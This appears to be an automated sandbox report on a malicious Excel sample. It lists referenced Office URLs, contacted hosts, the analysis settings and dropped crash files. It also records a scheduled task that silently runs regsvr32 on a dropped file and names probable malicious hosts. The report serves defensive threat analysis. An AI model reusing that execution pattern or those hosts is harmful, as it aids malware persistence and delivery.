http://https://api.aadrm.com/	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://api.microsoftstream.com/api/	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://cr.office.com	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://graph.ppe.windows.net	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://store.office.cn/addinstemplate	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://web.microsoftstream.com/video/	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://graph.windows.net	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://dataservice.o365filtering.com/	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://ncus.contentsync.	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://weather.service.msn.com/data.aspx	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://apis.live.net/v5.0/	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://management.azure.com	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://wus2.contentsync.	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://api.office.net	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://entitlement.diagnostics.office.com	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://outlook.office.com/	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://templatelogging.office.com/client/log	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://outlook.office365.com/	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://webshell.suite.office.com	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://management.azure.com/	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://devnull.onenote.com	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://ncus.pagecontentsync.	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://messaging.office.com/	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://augloop.office.com/v2	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://skyapi.live.net/Activity/	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://dataservice.o365filtering.com	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://directory.services.	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false		high
http://https://staging.cortana.ai	9B0D8C85-82C2-4C91-AEDC-B9459681EEEA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.185.39.58	signifysystem.com	United States		46606	UNIFIEDLAYER-AS-1US	false
192.185.32.232	fcventasyservicios.cl	United States		46606	UNIFIEDLAYER-AS-1US	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412182
Start date:	12.05.2021
Start time:	13:29:29
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 47s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	9659e9a8_by_Libranalysis.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	33
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.expl.evad.winXLS@18/18@2/2

EGA Information:	Failed
HDC Information:	• Successful, ratio: 85.1% (good quality ratio 79.7%) • Quality average: 81.4% • Quality standard deviation: 28.5%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Report size exceeded maximum capacity and may have missing behavior information. • TCP Packets have been reduced to 100

Simulations

Behavior and APIs

Time	Type	Description
13:32:54	Task Scheduler	Run new task: frjwqvc path: regsvr32.exe s>-s "C:\Users\user\ritofm.cvm"

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.185.39.58	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	
192.185.32.232	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
signifysystem.com	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
fcventasyservicios.cl	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	457b22da_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.232.222.43
	abc8a77f_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 67.20.76.71
	Revised Invoice pdf.exe	Get hash	malicious	Browse	• 192.185.17 1.219
	DINTEC HCU24021ED.exe	Get hash	malicious	Browse	• 162.241.169.22
	dd9097e7_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.185.17 1.219
	RFQ.exe	Get hash	malicious	Browse	• 192.185.129.32
	Order 122001-220 guanzo.exe	Get hash	malicious	Browse	• 162.241.62.63
	in.exe	Get hash	malicious	Browse	• 162.241.24 4.112
	PO-002755809-NO#PRT101 Order pdf.exe	Get hash	malicious	Browse	• 162.144.13.239

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	catalog-1908475637.xls	Get hash	malicious	Browse	• 108.167.180.164
	catalog-1908475637.xls	Get hash	malicious	Browse	• 108.167.180.164
	export of purchase order 7484876.xlsm	Get hash	malicious	Browse	• 108.179.232.90
	XM7eDjwHqp.xlsm	Get hash	malicious	Browse	• 162.241.190.216
	QTFsui5pLN.xlsm	Get hash	malicious	Browse	• 108.179.232.90
	15j1TCnOiA.xlsm	Get hash	malicious	Browse	• 192.185.115.105
	e8eRhf3GM0.xlsm	Get hash	malicious	Browse	• 162.241.190.216
	SOA PDF.exe	Get hash	malicious	Browse	• 192.185.226.148
	djBLaxEojp.exe	Get hash	malicious	Browse	• 192.185.161.67
UNIFIEDLAYER-AS-1US	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	457b22da_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.232.222.43
	abc8a77f_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 67.20.76.71
	Revised Invoice pdf.exe	Get hash	malicious	Browse	• 192.185.171.219
	DINTEC HCU24021ED.exe	Get hash	malicious	Browse	• 162.241.169.22
	dd9097e7_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.185.171.219
	RFQ.exe	Get hash	malicious	Browse	• 192.185.129.32
	Order 122001-220 guanzo.exe	Get hash	malicious	Browse	• 162.241.62.63
	in.exe	Get hash	malicious	Browse	• 162.241.244.112
	PO-002755809-NO#PRT101 Order pdf.exe	Get hash	malicious	Browse	• 162.144.13.239
	catalog-1908475637.xls	Get hash	malicious	Browse	• 108.167.180.164
	catalog-1908475637.xls	Get hash	malicious	Browse	• 108.167.180.164
	export of purchase order 7484876.xlsm	Get hash	malicious	Browse	• 108.179.232.90
	XM7eDjwHqp.xlsm	Get hash	malicious	Browse	• 162.241.190.216
	QTFsui5pLN.xlsm	Get hash	malicious	Browse	• 108.179.232.90
	15j1TCnOiA.xlsm	Get hash	malicious	Browse	• 192.185.115.105
	e8eRhf3GM0.xlsm	Get hash	malicious	Browse	• 162.241.190.216
	SOA PDF.exe	Get hash	malicious	Browse	• 192.185.226.148
	djBLaxEojp.exe	Get hash	malicious	Browse	• 192.185.161.67

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	LMNF434.vbs	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	SF65G55121E0FE25552.vbs	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	catalog-1908475637.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	rF27d1O1O2.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	cSvu8bTzJU.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	Contract_kyrgyzstan_pdf.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	551f47ac_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	DHL_988121.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	DHL_988121.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	SMC PO 1083 SAJ 1946 .exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	catalog-949138716.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	- FAX ID 74172012198198.htm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	#Ud83d#Udd7b Missed Playback Recording.wav - 1424 592794.htm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	Cotizacii#U00f3n.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	Cotizaci#U00f3n.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	statistic-1310760242.xlsm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	Payment Slip.docx	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	Report000042.htm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	NewPO.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_regsvr32.exe_68e15ffc7f9f5ac199eaf956335a58761f4230_7a325c51_0f165c5f\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	11464
Entropy (8bit):	3.774649044476038
Encrypted:	false
SSDEEP:	192:czcHHb6V6RiH/RS5uGXx3RjetB/u7svS274ltUz:ucH76VS6/RS5n3jez/u7svX4ltUz
MD5:	39C8BF52118F2DF4E1400A3D41DE5A51
SHA1:	E62C4BC8AF8B8FCE9E049E142A203B9C4199E3BB
SHA-256:	B515576750DBB9CFE3CC594AEEE3644FE7D1FB8C0BFCC8C11C7B0A592EF0A9C5
SHA-512:	699D4D43B3C0522510575F4426C6C6E664E657FAB82505CC9661A8F90B537B5741AC9D5057FE30B14F8CE3D33646C1A959E46196B4778575AC87165164188812
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.6.5.2.9.2.7.8.0.2.9.3.9.3.0.1.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.c.e.b.d.7.c.5.d.-.3.d.c.5.-.4.8.7.c.-.9.4.c.f.-.8.5.f.7.e.7.1.6.9.8.2.6.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.0.8.f.e.4.b.7.5.-.9.2.7.8.-.4.9.4.5.-.8.3.a.7.-.e.7.0.0.a.3.6.2.a.6.2.4.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.r.e.g.s.v.r.3.2...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.R.E.G.S.V.R.3.2...E.X.E.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.4.0.c.-.0.0.0.0.-.0.0.1.b.-.b.f.1.7.-.2.8.8.d.2.2.4.7.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.f.5.1.9.f.e.e.c.4.8.6.d.e.8.7.e.d.7.3.c.b.9.2.d.3.c.a.c.8.0.2.4.0.0.0.0.0.0.0.0.!.0.0.0.0.8.8.6.3.0.f.6.0.e.7.3.4.5.4.6.7.0.a.7.d.9.b.6.4.c.9.8.b.4.7.9.8.d.1.d.e.8.8.7.2.!.r.e.g.s.v.r.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.1.9.7.1././.0.4././.0.9.:.1.7.:.2.8.:.2.3.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_regsvr32.exe_68e15ffc7f9f5ac199eaf956335a58761f4230_7a325c51_169b688f\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	11468
Entropy (8bit):	3.7748207749167326
Encrypted:	false
SSDEEP:	192:65zctb6VrRiH/RS5uGXx3RjetB/u7s+S274ltUA:6tcZ6Vl6/RS5n3jez/u7s+X4ltUA
MD5:	5847C220BB3FCE86D70761833080B730
SHA1:	A4163C896D0E0757CCD535BAEBC12A2B86997D0D
SHA-256:	D119B196266808913C896B2907FDFA19DD0B6BC191AEE69869A28F61CDB3346A
SHA-512:	C29C5FE40E0C9135D04057D9D6EA232F05BDCD5A38C1D149EB4E74DF305127B0C70E73B2F5FA143A51F7C770C7D7BB2E1653A0A537F894F54F15A7FD3E9F911
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.6.5.2.9.2.8.4.8.0.4.3.6.8.8.0.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.1.6.c.6.0.f.b.6.-.f.2.9.a.-.4.0.a.a.-.a.a.9.e.-.7.8.0.c.9.c.9.6.e.7.9.1.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.c.b.f.4.0.a.5.4.-.a.a.c.f.-.4.c.b.d.-.b.d.1.6.-.3.0.b.4.0.6.2.7.d.5.f.0.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.r.e.g.s.v.r.3.2...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.R.E.G.S.V.R.3.2...E.X.E.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.2.a.c.-.0.0.0.0.-.0.0.1.b.-.1.8.5.9.-.6.d.b.4.2.2.4.7.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.f.5.1.9.f.e.e.c.4.8.6.d.e.8.7.e.d.7.3.c.b.9.2.d.3.c.a.c.8.0.2.4.0.0.0.0.0.0.0.0.!.0.0.0.0.8.8.6.3.0.f.6.0.e.7.3.4.5.4.6.7.0.a.7.d.9.b.6.4.c.9.8.b.4.7.9.8.d.1.d.e.8.8.7.2.!.r.e.g.s.v.r.3.2...e.x.e... ..T.a.r.g.e.t.A.p.p.V.e.r.=.1.9.7.1././.0.4././.0.9.:.1.7.:.2.8.:.2.3.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER4CBF.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Wed May 12 11:33:02 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	35442
Entropy (8bit):	2.5239486387082346
Encrypted:	false
SSDEEP:	192:W4JnLfisbC1OUVml8P2tWD7ReNW+N8HLOglhLMEZmcv8hn39:pfisbkAAD7UHGJhLMdci39
MD5:	DC850D1425AC809E1ACD975F4BAB694C
SHA1:	B04B235D0D07FDC2E44307B53D9080695B62B3D7
SHA-256:	BC6A8571B9AF3ECAEA069A8857280EC7BBB549A0ABF843E347EA048048BD98B3
SHA-512:	F6BE9D6FD0B2422411A895BBFF14A1A32710D2FAA86C0B4FCB2C255B008964BA1D4397240ACB942F8F95CD87E131707D6D0ABE93B2A8FB7F27564FC30789EF41
Malicious:	false
Preview:	MDMP..... .....`.....U.....B.....GenuineIntelW.....T.....`.....@..1.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e.....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8250
Entropy (8bit):	3.692711693602928
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiiY6t6YEvSUlEgmfJdpSN+pBB89bHAsfrtm:RrlsNi96t6YESUmgmfJdpSlHTfM
MD5:	D163A65497BA8EB6406341C11EE4B63D
SHA1:	1FA2D678B7948135F4C862A33F4E3D92C92804D2
SHA-256:	6F698E4440A6FBFB5847F7FD12D5311C6F379307F5B4313D492F9208DA172FB2
SHA-512:	DCE1EE06BD8C5BEAD0865CB4F08E2684E23BC1AD8C574A058D32165FDAD54AE821F5F6262780D57F695CBC24666C9666CF6F92033130EEC17D1EEC6AB3798EC1
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.5.1.3.2.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER5565.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Wed May 12 11:34:10 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	42306
Entropy (8bit):	2.3453773527449613
Encrypted:	false
